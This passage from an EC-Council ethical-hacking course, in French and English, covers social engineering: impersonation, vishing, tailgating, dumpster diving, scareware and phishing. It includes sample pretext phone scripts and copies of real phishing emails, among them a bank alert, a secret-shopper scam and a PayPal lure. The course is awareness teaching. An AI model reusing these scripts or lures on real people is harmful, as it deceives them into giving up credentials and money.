- La fouille de poubelles (Dumpster Diving)
- L'ingénierie sociale inversée
- Le Piggybacking
- Le talonnage (Tailgating)

▪ Ingénierie sociale par ordinateur

L'ingénierie sociale informatique s'appuie sur les ordinateurs et sur Internet.

Les techniques suivantes peuvent être utilisées pour l'ingénierie sociale par ordinateur :

- L'hameçonnage (Phishing)
- Le courrier indésirable (Spam)
- La messagerie instantanée (Chat)
- Les attaques par fenêtres contextuelles (Pop-Up)
- Les alarmiciels (Scareware)

▪ Ingénierie sociale basée sur les mobiles

Les attaquants utilisent des applications mobiles pour effectuer de l'ingénierie sociale basée sur les mobiles. Les attaquants trompent les utilisateurs en imitant des applications populaires et en créant des applications mobiles malveillantes dotées de fonctionnalités attrayantes, qu'ils soumettent aux principaux magasins d'applications en leur donnant le même nom. Les utilisateurs téléchargent l'application malveillante sans le savoir, ce qui permet au logiciel malveillant d'infecter leur équipement.

Voici quelques techniques utilisées par les attaquants pour réaliser une ingénierie sociale basée sur les mobiles :

- Publication d'applications malveillantes
- Reconditionnement d'applications légitimes
- Utilisation de fausses applications de sécurité
- Hameçonnage par SMS (SMiShing)

Human-based Social Engineering

Impersonation

- The attacker **pretends to be someone legitimate or an authorized person**
- Attackers may **impersonate** a legitimate or authorized person either personally or using a **communication medium** such as phone, email, etc. to reveal **sensitive information**

Impersonation Examples



Posing as a Legitimate End User

The attacker gives this identity and asks for the sensitive information

"Hi! This is John from the Finance Department. I have forgotten my password. Can I get it?"



Posing as an Important User

The attacker poses as a VIP of a target company, valuable customer, etc.

"Hi! This is Kevin, CFO Secretary. I'm working on an urgent project and lost my system's password. Can you help me out?"

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Human-based Social Engineering (Cont'd)

Impersonation (Vishing)

- An impersonation technique in which the attacker **tricks individuals** to reveal personal and financial information **using voice technology** such as the telephone system, VoIP, etc.



Vishing Example

Abusing the Over-Helpfulness of Help Desks

- The attacker calls a company's help desk, pretends to be someone in a **position of authority** or relevance and tries to **extract sensitive information** from the help desk

"A man calls a company's help desk and says he has forgotten his password. He adds that if he misses the deadline on a big advertising project, his boss might fire him."

The help desk worker feels sorry for him and quickly resets the password, unwittingly giving the attacker a clear entrance into the corporate network."

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Human-based Social Engineering (Cont'd)



Eavesdropping

- Unauthorized listening of conversations, or reading of messages
- Interception of audio, video, or written communication



Shoulder Surfing

- Direct observation techniques such as looking over someone's shoulder to get information such as passwords, PINs, account numbers, etc.



Dumpster Diving

- Looking for treasure in someone else's trash



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Human-based Social Engineering (Cont'd)



Reverse Social Engineering

- The attacker presents him/herself as an authority and the target seeks his or her advice before or after offering the information that the attacker needs

Piggybacking

- An authorized person intentionally or unintentionally allows an unauthorized person to pass through a secure door e.g., "I forgot my ID badge at home. Please help me"

Tailgating

- The attacker, wearing a fake ID badge, enters a secured area by closely following an authorized person through a door that requires key access

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Ingénierie sociale basée sur l'humain

Usurpation d'identité

L'usurpation d'identité est une technique courante d'ingénierie sociale basée sur les humains dans laquelle un attaquant se fait passer pour une personne légitime ou autorisée. Les attaquants effectuent des attaques par usurpation d'identité en personne ou utilisent un téléphone ou un autre moyen de communication pour tromper leur cible et l'inciter à révéler

des informations. L'attaquant peut se faire passer pour un coursier ou un livreur, un concierge, un homme d'affaires, un client, un technicien, ou se faire passer pour un visiteur. Grâce à cette technique, l'attaquant recueille des informations sensibles en scannant les postes de travail à la recherche de mots de passe, en cherchant des documents importants sur les bureaux des employés, en fouillant dans les poubelles, etc. L'attaquant peut même essayer de surprendre des conversations confidentielles et de faire de l'espionnage par-dessus l'épaule pour obtenir des informations sensibles.

Types d'usurpation d'identité utilisés en ingénierie sociale :

- Se faire passer pour un utilisateur légitime.
- Se faire passer pour un utilisateur important.
- Se faire passer pour un agent de support technique.
- Se faire passer pour un employé interne, un client ou un vendeur.
- Se faire passer pour un réparateur.
- Abuser de la trop grande servabilité du service d'assistance.
- Se faire passer pour une personne ayant l'autorisation d'un tiers.
- Se faire passer pour un agent d'assistance technique par vishing.
- Se faire passer pour une autorité de confiance.

Certaines des techniques d'usurpation d'identité qu'un attaquant utilise pour recueillir des informations sensibles sur l'organisation ciblée reposent sur la confiance, la peur et l'obligation morale qui caractérisent la nature humaine.

- **Se faire passer pour un utilisateur légitime**

Un attaquant peut se faire passer pour un employé, puis recourir à des méthodes douteuses pour accéder à des données privilégiées. Il peut fournir une fausse identité pour obtenir des informations sensibles.

Autre exemple : l'"**ami**" d'un employé lui demande de récupérer des informations dont un autre employé malade a soi-disant besoin. Il existe une règle bien connue en matière d'interaction sociale selon laquelle une **faveur** engendre une autre faveur, même si la "faveur" initiale est offerte sans demande de la part du bénéficiaire. C'est ce qu'on appelle la réciprocité. Les milieux professionnels sont confrontés quotidiennement à la réciprocité. Les ingénieurs sociaux tentent de tirer parti de ce trait social par le biais de l'usurpation d'identité.

Exemple :

"Bonjour ! C'est John du département financier. J'ai oublié mon mot de passe. Puis-je le récupérer ?"

- **Se faire passer pour un utilisateur important**

Un autre facteur comportemental qui aide l'ingénieur social est l'habitude des gens à ne pas remettre en question l'autorité. Les gens font souvent tout leur possible pour ceux qu'ils perçoivent comme ayant de l'autorité. Un attaquant se faisant passer pour une personne importante - comme un vice-président ou un directeur - peut souvent manipuler un employé non averti. Les attaquants qui usurpent l'identité d'un employé important ajoutent un élément d'intimidation. Le facteur de réciprocité joue également un rôle dans ce scénario, où des employés subordonnés peuvent faire tout leur possible pour aider une personne occupant une position élevée. Ainsi, il est peu probable qu'un employé du service d'assistance rejette la demande d'un vice-président qui est pressé par le temps et a besoin d'informations essentielles pour une réunion. Dans le cas où un employé refuse de divulguer des informations, les ingénieurs sociaux peuvent utiliser l'autorité pour les intimider et peuvent même menacer de signaler leur conduite à ses supérieurs. Cette technique prend toute son importance lorsque l'attaquant considère que c'est un véritable défi de s'en sortir en se faisant passer pour une figure d'autorité.

Exemple :

"Bonjour ! C'est Kevin, le secrétaire du directeur financier. Je travaille sur un projet urgent et j'ai oublié mon mot de passe système. Pouvez-vous m'aider ?"

- **Se faire passer pour un agent du support technique**

Une autre technique consiste pour un attaquant à se faire passer pour un agent d'assistance technique, en particulier lorsque la victime ne maîtrise pas les domaines techniques. L'attaquant peut se faire passer pour un vendeur de matériel, un technicien ou un fournisseur d'ordinateurs. Lors d'une conférence de hackeurs, un intervenant a appelé Starbucks et demandé à un employé si leur connexion Internet à haut débit fonctionnait correctement. L'employé perplexe a répondu que c'était le modem qui leur posait problème. Le hackeur, sans donner la moindre indication d'identité, lui a ensuite fait lire le numéro de la carte de crédit de la dernière transaction. Dans un scénario professionnel, le pirate peut demander aux employés de révéler leurs identifiants, y compris leur mot de passe, pour résoudre un problème inexistant.

Exemple :

"Monsieur, c'est Mathew, support technique à la société X. La nuit dernière, nous avons eu une panne de système ici, et nous vérifions les données perdues. Pouvez-vous me donner votre identifiant et votre mot de passe ?"

- **Se faire passer pour un employé interne, un client ou un fournisseur**

L'attaquant porte généralement une tenue de travail ou tout autre uniforme approprié. Il pénètre dans le bâtiment d'une organisation en se faisant passer pour un entrepreneur, un client, un membre du personnel de service ou une autre personne autorisée. Il se promène ensuite sans se faire remarquer et cherche des mots de passe collés sur des postes de travail, récupère des données essentielles dans des corbeilles à papier ou sur des papiers posés sur des bureaux, et procède à d'autres collectes

d'informations. L'attaquant peut également mettre en œuvre d'autres techniques d'ingénierie sociale telles que l'espionnage par-dessus l'épaule (observer les utilisateurs qui tapent leurs identifiants de connexion ou d'autres informations sensibles) et l'eavesdropping (écouter délibérément les conversations confidentielles entre employés) pour recueillir des informations sensibles qui pourraient aider à lancer une attaque contre l'organisation.

- **Réparateur**

Les techniciens informatiques, les électriciens et les réparateurs de téléphone sont des personnes généralement non suspectes. Les attaquants peuvent se faire passer pour un technicien ou un réparateur et pénétrer dans l'organisation. Ils effectuent les activités normales associées à leur fonction supposée tout en recherchant des mots de passe cachés, des informations critiques sur les bureaux, des informations dans les poubelles et d'autres informations utiles ; ils installent même parfois des équipements d'espionnage dans des endroits cachés.

Usurpation d'identité (Vishing)

L'hameçonnage vocal (voice ou VoIP phishing) est une technique d'usurpation d'identité dans laquelle l'attaquant utilise la technologie de la voix sur IP (VoIP) pour inciter les personnes à révéler leurs données financières et personnelles essentielles et utiliser ces informations à des fins lucratives. L'attaquant utilise l'usurpation d'identité de l'appelant pour falsifier l'identification. Dans de nombreux cas, l'hameçonnage vocal comprend des messages préenregistrés et des instructions ressemblant à celles d'une institution financière légitime. Par le biais du vishing, l'agresseur incite la victime à fournir par téléphone les références de son compte bancaire ou de sa carte de crédit afin de vérifier son identité.

L'attaquant peut envoyer un faux SMS ou un faux message électronique à la victime, lui demandant d'appeler l'institution financière pour vérifier sa carte de crédit ou son compte bancaire. Dans certains cas, la victime reçoit un appel vocal de l'attaquant. Lorsque la victime appelle le numéro indiqué dans le message ou reçoit l'appel de l'attaquant, elle entend des instructions enregistrées qui insistent pour qu'elle fournisse des informations personnelles et financières telles que son nom, sa date de naissance, son numéro de sécurité sociale, ses numéros de compte bancaire, ses numéros de carte de crédit ou des informations d'identification telles que des noms d'utilisateur ou des mots de passe. Une fois que la victime a fourni les informations, le message enregistré confirme la vérification du compte de la victime.

Vous trouverez ci-dessous quelques astuces utilisées par les attaquants qui pratiquent le vishing pour recueillir des informations sensibles.

- **Abuser de la trop grande servabilité du service d'assistance**

Si les services d'assistance sont souvent la cible d'attaques d'ingénierie sociale, ce n'est pas sans raison. Les membres de leur personnel sont formés pour être serviables et ils donnent souvent des informations sensibles telles que des mots de passe et des informations sur le réseau sans vérifier la véritable identité de l'appelant.

Pour être efficace, l'attaquant doit connaître le nom des employés et avoir des informations sur la personne dont il tente d'usurper l'identité. L'attaquant peut appeler le service d'assistance d'une entreprise en se faisant passer pour un cadre supérieur afin d'essayer de lui soutirer des informations sensibles.

Exemple :

Un homme appelle le service d'assistance d'une entreprise et dit qu'il a oublié son mot de passe. Il ajoute que s'il ne respecte pas l'échéance d'un important projet publicitaire, son patron pourrait le licencier.

L'employé du service d'assistance se sent concerné et réinitialise rapidement le mot de passe, donnant involontairement à l'attaquant l'accès au réseau de l'entreprise.

▪ **Autorisation d'un tiers**

Une autre technique populaire utilisée par un pirate consiste à se présenter comme une personne mandatée par un responsable de l'organisation pour obtenir des informations en son nom.

Lorsque, par exemple, un pirate connaît le nom de l'employé de l'organisation ciblée qui est autorisé à accéder aux informations requises, il le surveille afin de pouvoir accéder aux données en question en l'absence de l'employé concerné. Dans ce cas, l'attaquant peut s'adresser au service d'assistance ou à d'autres membres du personnel de l'entreprise en prétendant que l'employé (figure d'autorité) a demandé l'information.

Même si l'authenticité de la demande peut être mise en doute, les gens ont tendance à l'ignorer pour se rendre utiles sur le lieu de travail. Les gens ont tendance à croire que leurs interlocuteurs sont honnêtes lorsqu'ils font référence à une personne importante et leur fournissent les informations requises.

Cette technique est efficace, en particulier lorsque la figure d'autorité est en vacances ou en voyage, ce qui rend impossible une vérification instantanée.

Exemple :

"Bonjour, je suis John, j'ai parlé avec M. XYZ la semaine dernière avant qu'il ne parte en vacances et il m'a dit que vous seriez en mesure de me fournir les informations en son absence. Pourriez-vous m'aider ?"

▪ **Assistance technique**

Comme pour l'usurpation d'identité d'un agent de support technique ci-dessus, un attaquant peut utiliser le vishing pour se faire passer pour un membre du personnel de support technique de l'éditeur de logiciels ou du sous-traitant de l'organisation ciblée afin d'obtenir des informations sensibles. L'attaquant peut prétendre dépanner un problème réseau et demander l'ID utilisateur et le mot de passe d'un ordinateur pour détecter le problème. Croyant qu'il s'agit d'un dépanneur, l'utilisateur fournira les informations requises.

Exemple :

Attaquant : "Bonjour, c'est Mike du support technique. Certaines personnes de votre bureau ont signalé un ralentissement de la journalisation. Est-ce exact ?"

Employé : "Oui, cela semble lent ces derniers temps."

Attaquant : "Eh bien, nous vous avons déplacé vers un nouveau serveur et votre service devrait être bien meilleur maintenant. Si vous voulez me donner votre mot de passe, je peux vérifier votre fonctionnement. Les choses vont s'améliorer à partir de maintenant."

▪ Autorité de confiance

La méthode la plus efficace d'ingénierie sociale consiste à se faire passer pour une autorité de confiance. Un attaquant peut se faire passer pour un chef des pompiers, un commissaire, un auditeur, un directeur ou toute autre personnalité importante soit par téléphone, soit en personne, afin d'obtenir des informations sensibles de la part de la cible.

Exemples :

1. "Bonjour, je m'appelle John Brown. Je suis avec l'auditeur externe, Arthur Sanderson. L'entreprise nous a demandé d'effectuer une inspection surprise de vos procédures de reprise après sinistre. Votre service dispose de 10 minutes pour me montrer comment vous vous remettriez d'une panne de site Web."
2. "Bonjour, je suis Sharon, une responsable des ventes du bureau de New York. Je sais que le délai est court, mais j'ai un groupe de clients potentiels dans la voiture, et cela fait des mois que j'essaie de les convaincre de nous confier leurs besoins en formation à la sécurité."

Ils sont à quelques kilomètres d'ici et je pense que si je peux leur faire faire une visite rapide de nos installations, cela suffira à les pousser à franchir le pas et à s'inscrire.

Oh oui, ils sont particulièrement intéressés par les précautions de sécurité que nous avons adoptées. Il semble que quelqu'un ait piraté leur site Web il y a quelque temps, ce qui est l'une des raisons pour lesquelles ils envisagent de faire appel à notre société."

3. "Bonjour, je suis avec Aircon Express Services. Nous avons reçu un appel nous informant que la salle informatique devient trop chaude, je dois donc vérifier votre système CVC." L'utilisation de termes à consonance professionnelle comme CVC (Chauffage, Ventilation et Climatisation) peut ajouter juste assez de crédibilité à la supercherie d'un intrus pour lui permettre d'accéder à la ressource sécurisée ciblée.

Écoute indiscrète ou clandestine

L'écoute clandestine consiste pour une personne non autorisée à écouter une conversation ou à lire les messages d'autrui. L'écoute indiscrète comprend l'interception de toute forme de communication, qu'elle soit audio, vidéo ou écrite, par le biais de canaux tels que les lignes

téléphoniques, le courrier électronique et la messagerie instantanée. Un attaquant peut obtenir des informations sensibles telles que des mots de passe, des stratégies commerciales, des numéros de téléphone et des adresses.

Espionnage par-dessus l'épaule (Shoulder Surfing)

Le "shoulder surfing" est la technique qui consiste à regarder par-dessus l'épaule d'une personne pendant qu'elle saisit des informations sur un appareil. Les attaquants utilisent cette technique pour découvrir des mots de passe, des numéros d'identification personnels, des numéros de compte et d'autres informations. Ils utilisent parfois même des jumelles et d'autres dispositifs optiques ou installent de petites caméras pour enregistrer les actions effectuées sur le système de la victime afin d'obtenir des informations de connexion et d'autres informations sensibles.

Fouille de poubelles (Dumpster Diving)

Le dumpster diving consiste à récupérer des informations personnelles ou professionnelles sensibles en fouillant dans les poubelles. Les attaquants peuvent récupérer des données confidentielles telles que les identifiants d'utilisateur, les mots de passe, les numéros de contrat, les schémas de réseau, les numéros de compte, les relevés bancaires, les données salariales, le code source de logiciels, les prévisions de vente, les codes d'accès, les listes de téléphones, les numéros de cartes de crédit, les calendriers et les organigrammes sur papier ou sur disque. Les attaquants peuvent ensuite utiliser ces informations pour réaliser diverses activités malveillantes. Parfois, les pirates informatiques utilisent même des prétextes pour soutenir leurs initiatives de fouille de poubelles, par exemple en se faisant passer pour un réparateur, un technicien, un nettoyeur ou un autre travailleur normal.

Les informations que les attaquants peuvent obtenir en fouillant les poubelles sont les suivantes :

- **Des listes de téléphones :** Divulgues les noms et les numéros de contact des employés.
- **Organigrammes :** Divulgues des détails sur la structure de l'entreprise, l'infrastructure physique, les salles de serveurs, les zones d'accès restreint et d'autres données organisationnelles.
- **Impressions de courriers électroniques, notes, télécopies et mémos :** Révèlent des détails personnels sur un employé, des mots de passe, des contacts, des opérations de travail internes, certaines instructions utiles et d'autres données.
- **Politiques et procédures :** Révèlent des informations concernant l'emploi, l'utilisation du système et les opérations.
- **Notes d'événements, calendriers ou journaux d'utilisation de l'ordinateur :** Révèlent des informations concernant les heures de connexion et de déconnexion de l'utilisateur, ce qui aide l'attaquant à déterminer le meilleur moment pour planifier son attaque.

Ingénierie sociale inversée

L'ingénierie sociale inversée est généralement difficile à mettre en œuvre. Cela est essentiellement dû au fait que son exécution nécessite beaucoup de préparation et de

compétences. Dans le cas de l'ingénierie sociale inversée, l'auteur de l'attaque se fait passer pour un professionnel bien informé afin que les employés de l'organisation lui demandent des informations. L'attaquant manipule généralement les questions pour obtenir les informations requises.

Tout d'abord, l'ingénieur social provoque un incident, créant ainsi un problème, puis se présente comme celui qui résout le problème par le biais d'une conversation générale, encourageant les employés à poser des questions. Par exemple, un employé peut demander comment ce problème a affecté les fichiers, les serveurs ou les équipements. Cela fournit des informations pertinentes à l'ingénieur social. De nombreuses compétences et expériences différentes sont nécessaires pour mener à bien cette tactique.

Vous trouverez ci-dessous quelques-unes des techniques utilisées dans l'ingénierie sociale inversée :

- **Le sabotage** : Une fois que l'attaquant a obtenu l'accès, il compromet le poste de travail ou donne l'impression qu'il l'est. Dans de telles circonstances, les utilisateurs demandent de l'aide car ils rencontrent des problèmes.
- **Marketing** : Pour s'assurer que l'utilisateur appelle l'attaquant, ce dernier doit faire de la publicité. Il peut le faire soit en laissant sa carte de visite dans le bureau de la cible, soit en plaçant son numéro de contact sur le message d'erreur lui-même.
- **Assistance** : Même si l'attaquant a déjà acquis les informations souhaitées, il peut continuer à aider les utilisateurs afin qu'ils restent dans l'ignorance de l'identité du pirate.

Un bon exemple de virus d'ingénierie sociale inverse est le ver "My Party". Ce virus ne s'appuie pas sur des sujets sensationnels, mais utilise plutôt des noms inoffensifs et réalistes pour ses pièces jointes. En utilisant des mots réalistes, l'attaquant gagne la confiance de l'utilisateur, confirme sa méconnaissance et accomplit sa tâche de collecte d'informations.

Piggybacking

Le piggybacking est une technique d'intrusion dans un bâtiment ou une zone de sécurité avec l'accord de la personne autorisée. Par exemple, un attaquant peut demander à une personne autorisée de déverrouiller une porte de sécurité en disant qu'elle a oublié son badge d'identification. Par courtoisie, la personne autorisée permettra à l'attaquant de franchir la porte.

Le talonnage (Tailgating)

Le talonnage consiste à entrer dans un bâtiment ou une zone sécurisée sans le consentement de la personne autorisée. Cela consiste à suivre une personne autorisée à travers une entrée sécurisée, comme un utilisateur poli ouvrirait et tiendrait la porte pour ceux qui le suivent. Un attaquant, muni d'un faux badge, peut tenter de pénétrer dans la zone sécurisée en suivant de près une personne autorisée pour franchir une porte dont l'accès nécessite une clé. Il essaie ensuite de pénétrer dans la zone réservée en se faisant passer pour une personne autorisée.

Computer-based Social Engineering



Pop-Up Windows

Windows that suddenly pop up while surfing the Internet and ask for **user information** to login or sign-in



Hoax Letters

Emails that issue **warnings** to the user about new viruses, Trojans, or worms that may harm the user's system



Chain Letters

Emails that offer **free gifts** such as money and software on condition that the user **forwards the mail to a specified number of people**

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Computer-based Social Engineering (Cont'd)



Instant Chat Messenger

Gathering **personal information** by **chatting** with a selected user online to get information such as birth dates and maiden names



Spam Email

Irrelevant, unwanted, and unsolicited emails that attempt to collect **financial information**, **social security numbers**, and **network information**



Scareware

Malware that tricks computer users into **visiting malware infested websites**, or downloading/buying potentially malicious software



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Ingénierie sociale par ordinateur

Les attaquants pratiquent l'ingénierie sociale par ordinateur en utilisant divers programmes malveillants tels que des virus, des chevaux de Troie et des logiciels espions, ainsi que des applications telles que le courrier électronique et la messagerie instantanée.

Les différents types d'attaques d'ingénierie sociale par ordinateur sont décrits ci-dessous :

- **Fenêtre contextuelle (Pop-Up)**

Les fenêtres contextuelles piègent ou poussent les utilisateurs à cliquer sur un lien hypertexte qui les redirige vers de fausses pages Web leur demandant des informations personnelles ou leur proposant de télécharger des programmes malveillants tels que des enregistreurs de frappe, des chevaux de Troie ou des logiciels espions.

La méthode la plus courante pour inciter un utilisateur à cliquer sur un bouton dans une fenêtre contextuelle est de l'avertir d'un problème, notamment en affichant un message d'erreur réaliste du système d'exploitation ou de l'application, ou en lui proposant des services supplémentaires. Une fenêtre apparaît à l'écran pour demander à l'utilisateur de se reconnecter ou pour l'avertir d'une interruption de sa connexion et de la nécessité de se réauthentifier sur le réseau. Lorsque l'utilisateur suit ces instructions, un programme malveillant s'installe, extrait les informations sensibles de sa cible et les envoie à l'attaquant ou à un site distant. Ce type d'attaque utilise des chevaux de Troie et des virus.

Exemples de fenêtres contextuelles utilisées pour tromper les utilisateurs :



Figure 5.1 : Captures d'écran montrant des exemples de fenêtres contextuelles

- **Canular**

Un canular est un message avertissant ses lecteurs d'une menace de virus informatique inexistante. Le canular s'appuie sur l'ingénierie sociale pour se propager. En général, ils ne causent pas de dommages physiques ou de pertes d'informations, mais ils entraînent une perte de productivité et utilisent les précieuses ressources réseau de l'entreprise.

- **Chaîne de lettres**

Une chaîne de lettres est un message offrant des cadeaux, comme que de l'argent ou des logiciels, à condition que l'utilisateur fasse suivre le courrier électronique à un nombre prédéterminé de destinataires. Les thèmes couramment utilisés dans les chaînes de lettres sont les histoires qui suscitent une forte émotion, les systèmes pyramidaux d'enrichissement rapide, les croyances spirituelles et les menaces de mauvais sort proférées par des superstitions à l'encontre du destinataire s'il "brise la chaîne" et ne transmet pas le message ou refuse simplement de lire son contenu. Les chaînes de lettres utilisent également l'ingénierie sociale pour se propager.

- **Messagerie instantanée par chat**

Un attaquant discute avec des utilisateurs en ligne sélectionnés via des messageries instantanées et tente de recueillir leurs informations personnelles telles que leur date de naissance ou leur nom de jeune fille. Il utilise ensuite les informations obtenues pour pirater les comptes des utilisateurs.

- **Courrier électronique non sollicité (Spam)**

Le spam est un courrier électronique non pertinent, non désiré et non sollicité, conçu pour recueillir des informations financières, des numéros de sécurité sociale et des informations sur le réseau. Les attaquants envoient des spams à la cible pour recueillir des informations sensibles, telles que des coordonnées bancaires. Ils peuvent également envoyer des pièces jointes contenant des programmes malveillants cachés, comme des virus et des chevaux de Troie. Les ingénieurs sociaux essaient de cacher l'extension du fichier en donnant à la pièce jointe un nom de fichier long.

- **Alarmiciel (Scareware)**

Les scareware sont des logiciels malveillants qui incitent les utilisateurs d'ordinateurs à consulter des sites Web infestés de logiciels malveillants ou à télécharger ou acheter des logiciels potentiellement malveillants. Les scareware se présentent souvent sous la forme de fenêtres contextuelles qui avertissent l'utilisateur que son ordinateur a été infecté par un logiciel malveillant. Ces pop-ups donnent l'impression de provenir d'une source fiable, telle qu'une société d'antivirus. De plus, ces publicités de type pop-up ont toujours un caractère d'urgence et demandent à la victime de télécharger rapidement le logiciel si elle veut se débarrasser du supposé virus.



Computer-based Social Engineering: Phishing



Phishing is the practice of **sending an illegitimate email** claiming to be from a **legitimate site** in an attempt to **acquire a user's personal or account information**



Phishing emails or pop-ups **redirect users to fake webpages** that mimic trustworthy sites, which ask them to submit their personal information



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Computer-based Social Engineering: Phishing (Cont'd)



Examples of Phishing Emails

From: An Attacker
Sent: Sunday, June 9, 2019 1:16:52 PM
To: [REDACTED] User
Subject: Important changes to your account

Activity Alert

PERSONAL CHECKING/SAVINGS ACCOUNTS
Online Banking Unauthorized Sign-in.

Dear Valued Customer [\[REDACTED\]@ntech.edu](mailto:[REDACTED]@ntech.edu),

As part of our security measures, our system regularly scheduled account maintenance and verification procedures, we have detected a slight error in your online banking information. Our system requires account verification for more security and protection to your account. To confirm this verification

[Log into Online Banking](#) and update your information.

Want to get more alerts? Sign in to your online banking account at Bank of America and within the Accounts Overview page select the "Alerts" tab.

You can sign in to Online or Mobile Banking to review this activity, or contact us for help.

Security Checkpoint

To confirm the authenticity of messages from us, always look for this Security Checkpoint.

From: Joe B Student
Sent: Monday, May 13, 2019 8:57 AM
Subject: Tennessee Tech : Part Time Job

Tennessee Tech Job Placement & Student Services selected you as a Secret Shopper.
A job that will not affect your present employment or studies and no sign up fee. It's fun, rewarding and flexible. You can make up to \$1000 weekly also, to view details of the job and apply please visit website

<https://tinyurl.com/y3o3xzt>

Job Placement & Student Services
Cookeville, TN 38505 USA

From: Compromised Account <compromised@students.tntech.edu>

Date: 6/1/19 6:31 PM (GMT-05:00)

To: [\[REDACTED\]@students.tntech.edu](mailto:[REDACTED]@students.tntech.edu)

Subject: The Security of Your Account

Paypal

The Security of Your Account

Dear [\[REDACTED\]@students.tntech.edu](mailto:[REDACTED]@students.tntech.edu),

We regret to inform you of this bad news because your account is safe and we need a little bit to a few information to protect your account

Click the button below and follow the steps simply

Yours Sincerely

[Confirm](#)

Questions? Take a look at our FAQs or contact Customer Support.

<https://its.tntech.edu>

Computer-based Social Engineering: Phishing (Cont'd)

Types of Phishing

- 1 
- 2 
- 3 
- 4 

Spear Phishing

A **targeted phishing attack** aimed at **specific individuals** within an organization

Whaling

An attacker **targets high profile executives** like CEOs, CFOs, politicians, and celebrities who have complete access to confidential and highly valuable information

Pharming

The attacker **redirects web traffic** to a fraudulent website by installing a malicious program on a personal computer or server

Spimming

A **variant of spam** that **exploits Instant Messaging platforms** to flood spam across the networks

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Hameçonnage (Phishing)

L'hameçonnage est une technique qui consiste pour un attaquant à envoyer un courrier électronique ou à fournir un lien qui prétend provenir d'un site légitime afin d'obtenir des informations personnelles ou relatives à un compte utilisateur. L'attaquant enregistre un faux nom de domaine, crée un site Web similaire à un site réel et légitime, puis envoie le lien du faux site Web aux utilisateurs. Lorsqu'un utilisateur clique sur le lien envoyé par courrier électronique, il est redirigé vers la fausse page Web sur laquelle il est incité à communiquer des informations sensibles, telles que son adresse et les numéros de sa carte de crédit. Le succès des arnaques par hameçonnage s'explique notamment par le manque de connaissances des utilisateurs, le fait qu'ils soient visuellement trompés et le fait qu'ils ne prêtent pas attention aux indicateurs de sécurité.

La capture d'écran ci-dessous est un exemple d'un courrier électronique illégitime qui prétend provenir d'un expéditeur légitime. Le lien contenu dans le courrier électronique redirige les utilisateurs vers une fausse page Web qui leur demande de communiquer leurs données personnelles ou financières.




Figure 5.2 : Illustration de la technique d'hameçonnage

Exemples de courriers électroniques d'hameçonnage

Source : <https://its.tntech.edu>

Aujourd'hui, la plupart des gens utilisent les services bancaires sur Internet. Nombreux sont ceux qui utilisent ces services pour tous leurs usages financiers, comme le courtage en actions et le commerce électronique. L'hameçonnage consiste à obtenir frauduleusement des informations sensibles (comme des mots de passe et des numéros de carte de crédit) en se faisant passer pour une entité de confiance.

La cible reçoit un courrier électronique qui semble provenir de la banque et demande à l'utilisateur de cliquer sur l'URL ou le lien fourni. Si l'utilisateur est dupé et fournit son nom d'utilisateur, son mot de passe et d'autres informations, le site transmet les informations à l'attaquant, qui les utilise ensuite à des fins malveillantes.

From: An Attacker
Sent: Sunday, June 9, 2019 1:16:52 PM
To: [REDACTED] User
Subject: Important changes to your account

Activity Alert

PERSONAL CHECKING/SAVINGS ACCOUNTS
Online Banking Unauthorized Sign-In.

Dear Valued Customer joeuser@tnTech.edu,

As part of our security measures, our system regularly scheduled account maintenance and verification procedures, we have detected a slight error in your online banking information. Our system requires account verification for more security and protection to your account. To confirm this verification

Log into [Online Banking](#) and update your information.

Want to get more alerts? Sign in to your online banking account at Bank of America and within the Accounts Overview page select the "Alerts" tab.

You can sign in to Online or Mobile Banking to review this activity, or contact us for help.

Security Checkpoint

